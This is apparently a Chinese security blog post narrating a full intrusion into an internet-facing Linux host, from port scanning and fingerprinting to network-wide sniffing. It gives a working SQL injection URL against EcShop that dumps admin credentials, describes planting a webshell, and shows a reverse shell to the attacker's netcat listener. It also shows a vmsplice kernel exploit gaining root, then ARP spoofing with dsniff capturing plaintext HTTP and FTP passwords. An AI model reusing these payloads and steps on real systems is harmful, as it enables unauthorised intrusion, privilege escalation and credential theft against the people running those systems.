


Author:bugcx or Anonymous
Uri:
<http://blog.bug.cx/2012/04/25/linux%E4%B8%8B%E6%B8%97%E9%80%8F%E5%97%85%E6%8E%A2%E6%9C%AF/> |
 (撸一撸) bugcx's blog | 关注网络安全

内网渗透在攻击层面，其实更趋向于社工和常规漏洞检测的结合，为了了解网内防护措施的设置是通过一步步的刺探和经验积累，有时判断出错，也能进入误区。但是如果能在网内进行嗅探，则能事半功倍，处于一个对网内设置完全透明的状态。本文将从一个注点引发的突破，到控制整个内网的全过程跟大家讨论，内网的渗透嗅探术和安全防护一些内容。
在寻找突破时，更多的是从应用服务来，而应用服务最直观的信息采集，就是端口扫描，不同的应用，开放的服务不一样。所以，在对网络进行信息收集时，大概分为这样两步：端口探测，程序指纹分析。在端口探测方面，个人喜欢用SuperScan来快速对网段里的应用进行判断，如图：



在掌握端口信息后，就要对服务应用程序的指纹进行分析，主要包括版本号、已知的漏洞信息、常规配置信息、针对此应用流行的攻击方法等。本文试着对网内一台提供WEB服务的主机作为突破口，提交一个畸形的请求，如图：




从上图可以读取以下信息：


系统类型：Fedora

应用程序：apache/2.2.4

以上只是很简单的手工对程序指纹进行分析，当然在针对web应用的扫描器，还有很多，比较常用的wvs、appscan等。用轻量级的“wwwscan”来扫描：




由扫描的结果可以看到，与手工探测的结果是一致的。
通上面简单的信息收集后，可以了解到网站架构是apache+mysql+php,直接请求URL: `http://61.67.xx.116/htdocs/`



发现此站是EcShop架构的站点，其使用的版本信息是V2.5.0。EcShop的版本是存在许多的注入点的。其中user.php文件有个注入漏洞，直接请求URL如下：
`http://61.67.xx.116/htdocs/user.php?`
`act=order_query&order_sn=' union select 1,2,3,4,5,6,concat(user_name,0x7c,password,0x7c,email),8 from ecs_admin_u`



获取管理员帐号和密码，ECShop使用的是MD5加密，直接解密。原来密码是admin，有点意料之外。访问管理后台，修改模版处，插入一句木马，即可得到WEBSEHLL，如图：



在获取WEBshell权限后，就需要对系统进行分析，查找Exp了。执行命令如下：

```
#uname -a
```

返回的信息是“Linux fedora 2.6.20-1.2962.fc6”，Linux内核是2.6.20的。

在提权时，要用到gcc进行编译，刺探一下系统有没有安装，执行命令，

```
#gcc -help
```

发现可以运行gcc,并且系统管理员没对使用shell和gcc进行限制，在也是个安全缺失。

在寻找本地提权利用程序时，通常是根据系统版本来进行，应用程序的本地提权也是一样的。在网上就有可供查询的网站，比如<http://www.milw0rm.com/>网站如图：

Search:LinuxSubmit

[exploits/shellcode]

DATE	DESCRIPTION	HITS	R	D	AUTHOR
2009-08-05	Linux Kernel < 2.6.14.6 procfs Kernel Memory Disclosure Exploit	1706	R	0	Jon Oberheide
2009-08-04	Linux Kernel <= 2.6.31-rc5 sigaltstack 4-Byte Stack Disclosure Exploit	2053	R	0	Jon Oberheide
2009-07-17	Linux 2.6.30+/SELinux/RHEL5 Test Kernel Local Root Exploit 0day	10321	R	0	Brad Spengler
2009-07-10	Linux/x86 Port Binding Shellcode (xor-encoded) 152 bytes	3907		0	Rick
2009-07-09	Linux Kernel <= 2.6.28.3 set_selection() UTF-8 Off By One Local Exploit	10277	R	0	sgrakkyu
2009-06-29	linux/x86 reboot() polymorphic shellcode 57 bytes	4585		0	Jonathan Salwan
2009-06-29	linux/x86 execve shellcode generator null byte free	2731		0	certaindeath
2009-06-22	linux/x86 Shellcode Polymorphic chmod("/etc/shadow",600) 54 bytes	4311		0	Jonathan Salwan
2009-06-16	linux/x86 setresuid(geteuid(),geteuid()).execve("/bin/sh",0,0) 34 bytes	2284		0	blue9057
2009-06-09	linux/x86 generate portbind payload	2051		0	Jonathan Salwan
2009-06-08	linux/x86 bindport 8000 & add user with root access 225+ bytes	3112		0	Jonathan Salwan
2009-06-08	linux/x86 bindport 8000 & execve iptables -f 176 bytes	1609		0	Jonathan Salwan
2009-06-01	linux/x86 Bind ASM Code Linux 179 bytes.	2373		0	Jonathan Salwan
2009-05-18	linux/x86-64 bindshell port:4444 shellcode 132 bytes	4691		0	evil.xctoyu
2009-05-14	linux/x86-64 setuid(0) + execve("/bin/sh") 49 bytes	2791		0	evil.xctoyu
2009-05-14	Linux Kernel 2.6.29 ptrace_attach() Local Root Race Condition Exploit	14600	R	0	prodelka
2009-05-13	Linux Kernel 2.6.x ptrace_attach Local Privilege Escalation Exploit	14207	R	0	st0m3b0dy
2009-04-30	Linux Kernel 2.6 UDEY < 141 Local Privilege Escalation Exploit	14578	R	0	Jon Oberheide
2009-04-28	webSPELL <= 4.2.0d Local File Disclosure Exploit (.x linux)	3605	R	0	StAkeR
2009-04-28	Linux Kernel 2.6.x SCTP FVND Memory Corruption Remote Exploit	15326	R	0	sgrakkyu
2009-04-20	Linux Kernel 2.6 UDEY Local Privilege Escalation Exploit	24384	R	0	kc0ne
2009-04-08	Linux Kernel < 2.6.29 exit_notify() Local Privilege Escalation Exploit	20600	R	0	qat3way

发现可利用的漏洞还真不少。
本地提权是需要个交互式的shell的。在本机监听端口如下：
利用WebShell自带的反弹功能直接连接本地的12345端口并返回shell如图：

```
C:\WINDOWS\system32\cmd.exe - nc -lvp 12345

C:\>nc -lvp 12345
listening on [any] 12345 ...
```

连接成功后，就能得到一个apache用户的shell
，但有时如果不能交互时，可以直接执行，
python -c 'import pty;pty.spawn("/bin/sh");'
来得到交互的Shell,一般的系统都默认安装python
如图：

61.67.116 (61.67.116)

Logout | File Manager | MySQL Manager | MySQL Upload & Download | Execute Command | PHP Variable | Eval PHP Code | Back Connect

Back Connect »

Your IP: Your Port: Use: perl

Copyright (C) 2004-2008 Security Angel Team [S4T] All Rights Reserved.

提示成功了，可以新建个目录用来存放提权的工具。

```
C:\WINDOWS\system32\cmd.exe - nc -lvvp 12345

C:\>nc -lvvp 12345
listening on [any] 12345 ...
connect to [192.168.1.105] from [61.67.11.11]
61 54158
Linux fedora 2.6.20-1.2962.fc6 #1 SMP Tue Jun 19 19:27:14 EDT 2007 i686 i686 i386
GNU/Linux
uid=48(apache) gid=48(apache) groups=48(apache)
python -c 'import pty;pty.spawn("/bin/sh");'
sh-3.1$

sh-3.1$ cd /tmp
cd /tmp
sh-3.1$ mkdir ...
mkdir ...
sh-3.1$ cd ...
cd ...
sh-3.1$ pwd
/tmp/...
sh-3.1$
```

blog.bug.cx


在Linux提权大致可分为，第三方软件漏洞、本地信任特性、内核溢出等，比较常用的溢出率高的，当属内核了。用Wget下载溢出源码，用到的漏洞是Linux vmsplICE Local Root Exploit，成功率蛮高的，gcc编译，执行，如图：

```
[+] mmap: 0x0 .. 0x1000
[+] page: 0x0
[+] page: 0x20
[+] mmap: 0x4000 .. 0x5000
[+] page: 0x4000
[+] page: 0x4020
[+] mmap: 0x1000 .. 0x2000
[+] page: 0x1000
[+] mmap: 0xb7f5e000 .. 0xb7f90000
[+] root
bash-3.1# id
id
uid=0(root) gid=0(root) groups=4294967295 context=system_u:system_r:initrc.1
bash-3.1#
```


blog.bug.cx

成功获取root权限，在选择溢出利用程序时，有时需要进行多次测试。

什么是Sniffer，sniffer是利用截获目的计算机通信，通过分析截获的数据，提取敏感信息的工具。但其通过什么方法来截获数据呢？在此之前得解释一下arp（Address Resolution Protocol）协议，即地址解析协议，它位于TCP/IP协议栈中的低层协议，负责将某个IP地址解析成对应的MAC地址。它靠维持在内存中保存的一张表来使IP得以在网络上被目标机器应答。在数据传送时，IP包里有源IP地址、源MAC地址、目标IP地址，如果在ARP表中有相对应的MAC地点，那么根据最优选择法，直接访问，如果，没有对应的地址，就要广播出去，在网内寻找对应的地址，如果对方的IP地址和发出的目标IP地址相同，那么对方会发送MAC地址给源主机，而此时，如果攻击者也接收到发送的IP地址，它就会仿冒目标主机的IP地址，然后返回自己的主机的MAC地址给源主机，因为源主机发送的IP包没有包括目标主机的MAC地址，而ARP表里面又没有目标IP和目标MAC地址的对应表，就会接受攻击者的MAC而选择与其通信，所以就产生了ARP欺骗。在系统刚启动时，可以在DOS下输入命令“arp -a”来查看本机arp缓存表的内容，如图：



我们来与IP192.168.0.5进行通信，通信后arp缓存表就会有这样一条MAC地址和IP对应的记录。如图：



在本机多了条缓存中的IP和MAC的对应纪录。
Dsniff是一个著名的网络嗅探工具包，其开发者是Dug Song，其开发的本意是用来揭示网络通信的不安全性，方便网络管理员对自己网络的审计，当然也包括渗透测试，其安装包里某此工具，充分揭示了协议的不安 全性。作为一个工具集，Dsniff包括的工具大致分为四类：
一、纯粹被动地进行网络活动监视的工具，包括：dsniff、filesnarf、mailsnaf、msgsnarf、urlsnarf、webspy
二、针对SSH和SSL的MITM“攻击”工具，包括sshmitm和webmitm
三、发起主动欺骗的工具，包括：arpspoof、dnsspoof、macof
四、其它工具，包括tcpkill、tcprace

Dsniff的官方下载：www.monkey.org/~dugsong/dsniff/ 这个是源码包，解压后可以看下README,提示需要五个软件的支持：openssl、Berkeley_db、libnet、libpcap、libnids

下载地址如下：

Berkeley_db: <http://www.oracle.com/technology/software/products/berkeley-db/index.html>

libpcap: <http://www.tcpdump.org/release/libpcap-1.0.0.tar.gz>

ftp://rpmfind.net/linux/epel/5/i386/dsniff-2.4-0.3.b1.el5.i386.rpm

ftp://rpmfind.net/linux/epel/5/i386/libnet-1.1.4-1.el5.i386.rpm

ftp://rpmfind.net/linux/epel/5/i386/libnids-1.23-1.el5.i386.rpm

系统一般默认都有安装openssl、libpcap。

一、Tar包安装

如果下载的是源码，文件如下：[openssl-0.9.7i.tar.gz](#)、[libnids-1.18.tar.gz](#)、[libpcap-0.7.2.tar.gz](#)、[libnet-1.0.2a.tar.gz](#)、[Berkeley db-4.7.25.tar.gz](#)

a) 安装openssl

用tar解压软件包，执行三条命令

```
#./config
```

```
#make
```

```
#make install
```

b) 安装libpcap

```
#./config
```

```
#make
```

```
#make install
```

c) 安装libnet

```
#./config
```

```
#make
```

```
#make install
```

d) 安装libnids

程序安装好后，先查看一下网卡信息，然后开启**服务器IP转发**，命令如下：

```
# echo "1" > /proc/sys/net/ipv4/ip_forward
```

先来双向欺骗，用到**arp spoof**，其命令是：**#arp -t 网关 欺骗主机IP**如图：

arp spoof已经开始工作了，可以用tcpdump查看一下被攻击主机是否有数据经过
命令如下：
#tcpdump -l eth0 host 61.67.x.115
如图：


```
-bash-3.1# tcpdump -i eth0 host 61.67.222.115
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
23:02:24.941405 IP 118-170-182-4.dynedyn.hinet.net.80->61-67-222-115-host11
5 [Win:15360] Seq: 31943039983125039583 [0] win 65535 len=1440,seq,non,sa
ckOK>
23:02:24.949473 IP 118-170-182-4.dynedyn.hinet.net.80->61-67-222-115-host11
5 [Win:15360] Seq: 31943039983125039583 [0] win 65535 len=1440,seq,non,sa
ckOK>
23:02:24.974510 IP 118-170-182-4.dynedyn.hinet.net.80->61-67-222-115-host11
5 [Win:15360] Seq: 31943039983125039583 [0] win 65535
23:02:24.975138 IP 118-170-182-4.dynedyn.hinet.net.80->61-67-222-115-host11
5 [Win:15360] Seq: 31943039983125039583 [0] win 65535
23:02:25.409025 IP 118-170-182-4.dynedyn.hinet.net.80->61-67-222-115-host11
5 [Win:15360] Seq: 31943039983125039583 [0] win 65535
23:02:25.551043 IP 114-41-62-59.s1000.kddnet.net.64217->61-67-222-115-host11
5 [Win:15360] Seq: 31943039983125039583 [0] win 65535
```

有数据交换，说明欺骗的比较成功，然后用Dsniff开始嗅探目标主机，命令如下：

```
#Dsniff -c -f /etc/dsniff/dsniff.services
```

这个dsniff.services自然就是保存端口和服务对应关系的文件，如需要保存到文件，需加-w filename数据全是明文传送的。所以数据分析完全能用肉眼发现，如图：

```
07/30/09 13:13:52 tcp 114-40-121-115.dynedyn.hinet.net.21->61-67-222-115-host11
GET /mag/loginchk.php?name=1&pwd=13013680 HTTP/1.1
Host: www.1.com.

07/30/09 13:13:52 tcp 114-40-121-115.dynedyn.hinet.net.21->61-67-222-115-host11
USER 1
PASS 7C
```

从这条数据可以看到HTTP登录和FTP登录信息，帐号和密码全是明文的。而经过测试，通过FTP上传的目录正是WEB目录，获取WEBSHELL权限，继续提权即可控制主机。Linux下的嗅探，其实更容易一些，在最近爆出的高危本地提权，不知道有多少台主机沦陷呢？在攻与防的游戏里，系统管理员 往往显得如此的无助。

最新文章	相关文章	热评文章	Waiting	Waiting
webhack入侵思路及上传漏洞 MSSQL备份导出Shell中文路径解决办法 nmap smb script MS12-027 poc逆向分析 Linux流量监控工具 – iftop (最全面的iftop教程)				